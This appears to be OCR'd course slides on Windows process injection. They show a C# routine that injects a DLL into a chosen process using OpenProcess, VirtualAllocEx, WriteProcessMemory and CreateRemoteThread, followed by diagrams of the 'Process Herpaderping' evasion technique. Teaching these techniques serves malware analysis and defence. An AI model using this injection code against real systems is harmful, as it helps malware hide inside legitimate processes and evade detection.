
```
        Console.WriteLine("Enter Process Id to inspect:");
        int val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process proc1 = Process.GetProcessById(val);

        Console.WriteLine("Getting handle to process " + proc1.MainModule.FileName);
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERA-
TION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, proc1.Id);
        Console.WriteLine("Got handle " + procHandle);

        string dllPath ="Compiled DLL Path";

        Console.WriteLine("Allocating memory in " + proc1.MainModule.FileName);
        IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)((dllPath.Length + 1) * Mar-
shal.SizeOf(typeof(char))), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        Console.WriteLine("Done.");

        Console.WriteLine("Writing to process memory");
        UIntPtr bytesWritten;
        bool resp1 = WriteProcessMemory(procHandle, memAddr, Encoding.Default.GetBytes(dllPath), (uint)((dll-
Path.Length + 1) * Marshal.SizeOf(typeof(char))), out bytesWritten);
        Console.WriteLine("Done.");

        Console.WriteLine("Calculating the address of LoadLibraryA...");
        IntPtr loadLibraryAddr = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
        Console.WriteLine("Done.");

        Console.WriteLine("Calling CreateRemoteThread");
        CreateRemoteThread(procHandle, IntPtr.Zero, 0, loadLibraryAddr, memAddr, 0, IntPtr.Zero);


    }
}
```

Exercise - 1.3


Full Code : https://gist.github.com/bharadwajyas/406ee07210b7550bdcd46965747928c8


Advance Process Injection Techniques:


- Process Herpaderping




Malware Process
(injector)
~~~~~~~~~~~
~~~~~~~~~~~
Create
File
(decoy)



Malware Process
(injector)
~~~~~~~~~~~
~~~~~~~~~~~
Write
File
(payload)



Malware Process
(injector)
~~~~~~~~~~~
~~~~~~~~~~~
Write
File
(payload)
Create
Section
(MEM_IMAGE)


Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
File
(payload)
Section
(MEM_IMAGE)
Process Body




Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
Overwrite
File
(modified)
Section
(MEM_IMAGE)
Process Body



Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
Overwrite
File
(modified)
Section
(MEM_IMAGE)
Process Body
Process Parameters


Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
File
(modified)
Section
(MEM_IMAGE)
Process Body
Process Parameters
New Thread


Advance Process Injection Technique:

